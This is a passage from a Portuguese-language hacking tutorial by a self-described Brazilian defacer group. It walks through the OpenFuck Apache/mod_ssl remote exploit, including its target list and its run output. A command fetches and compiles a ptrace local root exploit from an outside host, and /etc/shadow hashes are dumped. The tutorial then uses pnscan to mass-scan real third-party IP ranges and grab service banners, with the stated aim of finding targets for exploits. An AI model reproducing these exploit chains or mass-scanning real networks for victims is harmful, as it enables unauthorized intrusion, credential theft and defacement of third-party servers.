    0x74 - RedHat Linux 7.3 (apache-1.3.23-11)2
    0x75 - RedHat Linux 7.3 (apache-1.3.27)
    0x76 - RedHat Linux 8.0 (apache-1.3.27)
    0x77 - RedHat Linux 8.0-second (apache-1.3.27)
    0x78 - RedHat Linux 8.0 (apache-2.0.40)
    0x79 - Slackware Linux 4.0 (apache-1.3.6)
    0x7a - Slackware Linux 7.0 (apache-1.3.9)
    0x7b - Slackware Linux 7.0 (apache-1.3.26)
    0x7c - Slackware 7.0  (apache-1.3.26)2
    0x7d - Slackware Linux 7.1 (apache-1.3.12)
    0x7e - Slackware Linux 8.0 (apache-1.3.20)
    0x7f - Slackware Linux 8.1 (apache-1.3.24)
    0x80 - Slackware Linux 8.1 (apache-1.3.26)
    0x81 - Slackware Linux 8.1-stable (apache-1.3.26)
    0x82 - Slackware Linux (apache-1.3.27)
    0x83 - SuSE Linux 7.0 (apache-1.3.12)
    0x84 - SuSE Linux 7.1 (apache-1.3.17)
    0x85 - SuSE Linux 7.2 (apache-1.3.19)
    0x86 - SuSE Linux 7.3 (apache-1.3.20)
    0x87 - SuSE Linux 8.0 (apache-1.3.23)
    0x88 - SUSE Linux 8.0 (apache-1.3.23-120)
    0x89 - SuSE Linux 8.0 (apache-1.3.23-137)
    0x8a - Yellow Dog Linux/PPC 2.3 (apache-1.3.22-6.2.3a)

Fuck to all guys who like use lamah ddos. Read SRC to have no surprise

root@m4gicl4b:~#
==================//============//=================//==============
```

Podemos observar que existem diversas verçoes que o exploit consegue explorar, alguns bem desatualizados, porem hoje em dia
com um bom scan em faixas de ip conseguimos diversos servidores vulneraveis
Vamos relembrar qual a versão de nosso apache:

443/tcp open ssl/http Apache httpd 1.3.20 ((Unix) (***Red-Hat/Linux) mod_ssl/2.8.4 Open SSL/0.9.6b)

vejamos no exploit

Que tal tentarmos:

```
==================//============//=================//==============
root@m4gicl4b:~# ./xpl | grep 1.3.20
    0x02 - Cobalt Sun 6.0 (apache-1.3.20)
    0x27 - FreeBSD (apache-1.3.20)
    0x28 - FreeBSD (apache-1.3.20)
    0x29 - FreeBSD (apache-1.3.20+2.8.4)
    0x2a - FreeBSD (apache-1.3.20_1)
    0x3a - Mandrake Linux 7.2 (apache-1.3.20-5.1mdk)
    0x3b - Mandrake Linux 7.2 (apache-1.3.20-5.2mdk)
    0x3f - Mandrake Linux 8.1 (apache-1.3.20-3)
    0x6a - RedHat Linux 7.2 (apache-1.3.20-16)1
    0x6b - RedHat Linux 7.2 (apache-1.3.20-16)2 <----- Apache com nosso redhat
    0x7e - Slackware Linux 8.0 (apache-1.3.20)
    0x86 - SuSE Linux 7.3 (apache-1.3.20)
root@m4gicl4b:~#
==================//============//=================//==============
```

ao exploit:

```
==================//============//=================//==============
                              SHOW TIME

root@m4gicl4b:~# ./xpl 0x6b 127.0.0.1 443

*********************************************************************
* OpenFuck v3.0.32-root priv8 by SPABAM based on openssl-too-open *
*********************************************************************
* by SPABAM    with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena  irc.brasnet.org                                     *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*********************************************************************

Establishing SSL connection
cipher: 0x4043808c   ciphers: 0x80ffe70
Ready to send shellcode
Spawning shell...
bash: no job control in this shell
bash-2.05$
; abilities/exploits/ptrace-kmod.c;gcc ptrace-kmod.c -o p; rm ptrace-kmod.c; ./p
--20:35:05--  http://downloads.securityfocus.com/vulnerabilities/exploits/ptrace-kmod.c
           => `ptrace-kmod.c.1'
Connecting to downloads.securityfocus.com:80... connected!
HTTP request sent, awaiting response... 200 OK
Length: 3,738 [text/plain]

    0K ...                                                    100% @ 228.15 KB/s

20:35:06 (228.15 KB/s) - `ptrace-kmod.c' saved [3738/3738]

[+] Attached to 6062
[+] Waiting for signal
[+] Signal caught
[+] Shellcode placed at 0x4001189d
[+] Now wait for suid shell...
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)

==================//============//=================//==============
```

E felizmente Conseguimos uma shell root

```
# id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
# cat /etc/shadow
root:$1$XROmcfDX$tF93GqnLHOJeGRHpaNyIs0:14513:0:99999:7:::
john:$1$zL4.MR4t$26N4YpTGceBO0gTX6TAky1:14513:0:99999:7:::
harold:$1$Xx6dZdOd$IMOGACl3r757dv17LZ9010:14513:0:99999:7:::

==================//============//=================//==============
```

Muito bom , enumeramos, procuramos outros sites mais nada que nos deu acesso, depois disso
 nikto tbm não nos deu resultado, porem com
nmap e junção de um remote exploit conseguimos uma shell no servidor apartir de um serviço
 desatualizado o apache em junção com o openssl
,lembrando que para consertamos o exploit adcionamos alguns headers e mudamos o endereço d
o exploit.
de cara não é achar e arrumar o exploit, porem noções de programação e linux sempre ira te
 ajudar no pentest.
==========//==========//==========//==========

Agora se tratando de outro assunto irei abordar um pouco sobre um outro scanner o

- Pnscan
Pnscan [pnsc] is a multi-threaded port scanner with an extra capability to send and look f
or specific strings.
 It does not have all features that nmap has but on the other hand it is faster.
 You can specify the hosts to scan using both CIDR and host ranges.
 (www.opal.dhs.org/docs/remote-analysis/work/x597.html)

Traduzindo

O pnscan é um scanner de porta multi-threaded que tem a capacidade extra de olhar por stri
ngs especificas,
Não possui as mesmas caracteristicas do nmap mas nas mãos certas ele é rapido.
Voçe pode especificar os hosts a serem escaneados usando CIDR ou ranges de hosts
exemplo by me:

192.168.0.0/24 CIDR
ou
192.168.0.0:192.168.255.255

Ambos com mesma eficacia.

Agora me perguntam para que vou usar um scanner tão lindo e poderoso como o pnscan? (:

imagine voçe com um exploit em mãos que explora X vulnerabilidade seja em proftpd, exim, a
pache, OpenSSH
E voçe não sabe onde procurar estes alvos
pois no google muitos estão limitados.

Então se quisermos buscar dezenas? centenas? milhares de alvos de uma só vez?

Vem o pnscan e nos salva (:

Vamos compilar a criança:

Caso queira BOlInho:
sudo apt-get install pnscan

LET's GO!

==========//==========//==========//==========
```
root@m4gicl4b:~/s3cr3t# wget ftp://ftp.lysator.liu.se/pub/unix/pnscan/pnscan-1.11.tar.gz
--2012-03-27 21:50:07--  ftp://ftp.lysator.liu.se/pub/unix/pnscan/pnscan-1.11.tar.gz
           => `pnscan-1.11.tar.gz'
Resolving ftp.lysator.liu.se... 130.236.254.50, 2001:6b0:17:f0a0::32
Connecting to ftp.lysator.liu.se|130.236.254.50|:21... connected.
Logging in as anonymous ... Logged in!
==> SYST ... done.    ==> PWD ... done.
==> TYPE I ... done.  ==> CWD (1) /pub/unix/pnscan ... done.
==> SIZE pnscan-1.11.tar.gz ... 14291
==> PASV ... done.    ==> RETR pnscan-1.11.tar.gz ... done.
Length: 14291 (14K) (unauthoritative)

100%[=======================================================================================
=========================================>] 14,291      21.0K/s   in 0.7s

2012-03-27 21:50:13 (21.0 KB/s) - `pnscan-1.11.tar.gz' saved [14291]

root@m4gicl4b:~/s3cr3t#
root@m4gicl4b:~/s3cr3t# ls -l
total 16
-rw-r--r-- 1 root root 14291 2012-03-27 21:50 pnscan-1.11.tar.gz
root@m4gicl4b:~/s3cr3t# tar zxf pnscan-1.11.tar.gz
```

```
root@m4gicl4b:~/s3cr3t# ls
pnscan-1.11  pnscan-1.11.tar.gz
root@m4gicl4b:~/s3cr3t# cd pnscan-1.11
root@m4gicl4b:~/s3cr3t/pnscan-1.11# ls
bm.c  bm.h  ChangeLog  install-sh  ipsort  ipsort.1  ipsort.sgml  LICENSE  Makefile  pnsca
n.1  pnscan.c  pnscan.sgml  README  TODO  version.c
root@m4gicl4b:~/s3cr3t/pnscan-1.11# make
Use "make SYSTEM" where SYSTEM may be:
   lnx      (Linux with GCC)
   gso      (Solaris with GCC v3)
   sol      (Solaris with Forte C)
make: *** [default] Error 1
root@m4gicl4b:~/s3cr3t/pnscan-1.11# make lnx
make[1]: Entering directory `/root/s3cr3t/pnscan-1.11'
gcc -Wall -g -O    -c -o pnscan.o pnscan.c
gcc -Wall -g -O    -c -o bm.o bm.c
gcc -Wall -g -O    -c -o version.o version.c
gcc -Wall -g -O -Wl,-s  -o pnscan pnscan.o bm.o version.o -lpthread -lnsl
make[1]: Leaving directory `/root/s3cr3t/pnscan-1.11'
root@m4gicl4b:~/s3cr3t/pnscan-1.11# ls
bm.c  bm.o       install-sh  ipsort.1     LICENSE   pnscan    pnscan.c  pnscan.sgml  TODO
      version.o
bm.h  ChangeLog  ipsort      ipsort.sgml  Makefile  pnscan.1  pnscan.o  README       versi
on.c
root@m4gicl4b:~/s3cr3t/pnscan-1.11#
```

==========//==========//==========//==========

Compilamos nossa ferramenta de trabalho, vejamos os parametros:

==========//==========//==========//==========

```
root@m4gicl4b:~/s3cr3t/pnscan-1.11# ./pnscan -h
Usage: ./pnscan [<options>] [{<CIDR>|<host-range> <port-range>} | <service>]

This program implements a multithreaded TCP port scanner.
More information may be found at:
    http://www.lysator.liu.se/~pen/pnscan

Command line options:
    -h              Display this information.
    -V              Print version.
    -v              Be verbose.
    -d              Print debugging info.
    -s              Lookup and print hostnames.
    -i              Ignore case when scanning responses.
    -S              Enable shutdown mode.
    -l              Line oriented output.
    -w<string>      Request string to send.
    -W<hex list>    Hex coded request string to send.
    -r<string>      Response string to look for.
    -R<hex list>    Hex coded response string to look for.
    -L<length>      Max bytes to print.
    -t<msecs>       Connect/Write/Read timeout.
    -n<workers>     Concurrent worker threads limit.
root@m4gicl4b:~/s3cr3t/pnscan-1.11#
```

==========//==========//==========//==========

Lembrando que o pn é uma ferramenta que pode ser complexa para quem não interpretar bem se
us comandos então atenção na hora de passar
parametros ao programa, irei passar do jeito que procuro em determinada faixa de ip's.

LEts rock:

Primeiro iremos nos basear em uma faixa de ip:

==========//==========//==========//==========

```
root@m4gicl4b:~/s3cr3t/pnscan-1.11# ping -c 1 www.jogos10.com
PING jogos10.com (173.193.32.190) 56(84) bytes of data.
64 bytes from 173.193.32.190-static.reverse.softlayer.com (173.193.32.190): icmp_seq=1 ttl
=53 time=187 ms

--- jogos10.com ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
```

```
rtt min/avg/max/mdev = 187.118/187.118/187.118/0.000 ms
root@m4gicl4b:~/s3cr3t/pnscan-1.11#

==================//============//=================//==============

Agora podemos buscar por algo especifico:

root@m4gicl4b:~/s3cr3t/pnscan-1.11# ./pnscan -t 5000 -s -d 173.193.32.190:173.193.255.255
21

Iremos Buscar por Todos Serviços rodando na porta 21
Agora vamos intender um pouco sobre esta range que setei

173.193.32.190:173.193.255.255

o scanner ira percorrer:

desde o
173.193.32.190 até 173.193.255.255

ou seja
 173.193.32.190 -> 173.193.32.191 -> 173.193.32.192 -> 173.193.32.193 -> 173.193.32.194

 até chegar no 173.193.255.255

 Ele percorre o faixa de ips muito rapidamente, Grabando todos os banners dos serviços

 o "-t"

 São os numeros de Threads que iremos usar no scanner para que nossa conexão não seja derr
ubada
 Uso 5000 por padrão , caso queira outro numero USE!

o resultado:
==================//============//=================//==============
root@m4gicl4b:~/s3cr3t/pnscan-1.11# ./pnscan -t 5000 -s -d 173.193.32.190:173.193.255.255
21
173.193.32.190  : 173.193.32.190-static.reverse.softlayer.com :    21 : TXT : 220 Bienveni
do al servidor\r\n
173.193.34.62   : 173.193.34.62-static.reverse.softlayer.com :    21 : TXT : 220----------
 Welcome to Pure-FTPd [privsep] [TLS] ----------\r\n2
173.193.34.63   : 173.193.34.63-static.reverse.softlayer.com :    21 : TXT : 220----------
 Welcome to Pure-FTPd [privsep] [TLS] ----------\r\n2
173.193.34.67   : 173.193.34.67-static.reverse.softlayer.com :    21 : TXT : 220----------
 Welcome to Pure-FTPd [privsep] [TLS] ----------\r\n2
173.193.34.69   : 173.193.34.69-static.reverse.softlayer.com :    21 : TXT : 220 ProFTPD 1
.3.3c Server ready.\r\n
173.193.34.81   : 173.193.34.81-static.reverse.softlayer.com :    21 : TXT : 220----------
 Welcome to Pure-FTPd [privsep] [TLS] ----------\r\n2
173.193.34.82   : 173.193.34.82-static.reverse.softlayer.com :    21 : TXT : 220----------
 Welcome to Pure-FTPd [privsep] [TLS] ----------\r\n2
173.193.34.83   : 173.193.34.83-static.reverse.softlayer.com :    21 : TXT : 220 (vsFTPd 2
.3.0)\r\n
173.193.33.65   : 173.193.33.65-static.reverse.softlayer.com :    21 : TXT :
173.193.33.64   : 173.193.33.64-static.reverse.softlayer.com :    21 : TXT : 220 Microsoft
 FTP Service\r\n
173.193.34.33   : 173.193.34.33-static.reverse.softlayer.com :    21 : TXT : 220----------
 Welcome to Pure-FTPd [privsep] [TLS] ----------\r\n2
173.193.34.38   : 173.193.34.38-static.reverse.softlayer.com :    21 : TXT : 220----------
 Welcome to Pure-FTPd [privsep] [TLS] ----------\r\n2
173.193.34.37   : 173.193.34.37-static.reverse.softlayer.com :    21 : TXT : 220----------
 Welcome to Pure-FTPd [privsep] [TLS] ----------\r\n2
173.193.34.35   : 173.193.34.35-static.reverse.softlayer.com :    21 : TXT : 220----------
 Welcome to Pure-FTPd [privsep] [TLS] ----------\r\n2
173.193.34.36   : 173.193.34.36-static.reverse.softlayer.com :    21 : TXT : 220----------
 Welcome to Pure-FTPd [privsep] [TLS] ----------\r\n2
^C
root@m4gicl4b:~/s3cr3t/pnscan-1.11#
==================//============//=================//==============

ELe se Conecta ao servidor e captura o banner , apartir disto podemos procurar exploits et
c, Para refinar a busca usa-se "-r"

Vejamos
```

```
==================//============//=================//==============
root@m4gicl4b:~/s3cr3t/pnscan-1.11# ./pnscan -t 5000 -r "ProFTP" -s -d 173.193.32.190:173.
193.255.255 21
173.193.34.69   : 173.193.34.69-static.reverse.softlayer.com :    21 : TXT : ProFTPD 1.3.3
c Server ready.\r\n
173.193.34.111  : 173.193.34.111-static.reverse.softlayer.com :    21 : TXT : ProFTPD 1.3.
3d Server (Debian) [173.193.34.111]\r\n
173.193.37.91   : 173.193.37.91-static.reverse.softlayer.com :    21 : TXT : ProFTPD 1.3.2
e Server (ProFTPD) [173.193.37.91]\r\n
173.193.37.2    : mail.thys.com.br                          :    21 : TXT : ProFTPD 1.3.3c
Server (thys.com.br) [::ffff:173.193.37.2]\r\n
173.193.37.90   : 173.193.37.90-static.reverse.softlayer.com :    21 : TXT : ProFTPD 1.3.2
e Server (ProFTPD) [173.193.37.90]\r\n
173.193.37.88   : lasoundandpicture.com                     :    21 : TXT : ProFTPD 1.3.2e
Server (ProFTPD) [173.193.37.88]\r\n
173.193.37.89   : 173.193.37.89-static.reverse.softlayer.com :    21 : TXT : ProFTPD 1.3.2
e Server (ProFTPD) [173.193.37.89]\r\n
^C
root@m4gicl4b:~/s3cr3t/pnscan-1.11#
==================//============//=================//==============
```

OU seja serão listados somente os "ProFTP".

Estes Foram alguns passos , para que voçe possa procurar vulnerabilidades, mais para frente trago outro paper com coisinhas
mais avançadas, isto é apenas 0,81% do que devemos aprender :D

ENtão Vamos aos estudos, Reduza a cerveja , Traga mais mulheres e muito mais códigoo ^____^

Escrevi esse paper hoje em algumas horas, comendo miojo e conversando com o choko.

Abraço para todos manolos do undergroud-br:

FL4M3, hackinho, black_, s0lid, chokoo, st4tus_ , Quedinha, c00kies crew, FATAL ERROR, RED EYE, Kamtiez, Hmei7, g4lo, Elite-hacker & comp, Guia do hacker
xcholler THE dns man, shadow-EBR pequeno grande homem, Yuri, g0tmi1k and th3 m4gicl4b my local host HAHA!

twt: @n4sss
mail: n4sss[at]hotmail[dot]com

bRAZILIANS dEFACERS 2012

Abraço a todos.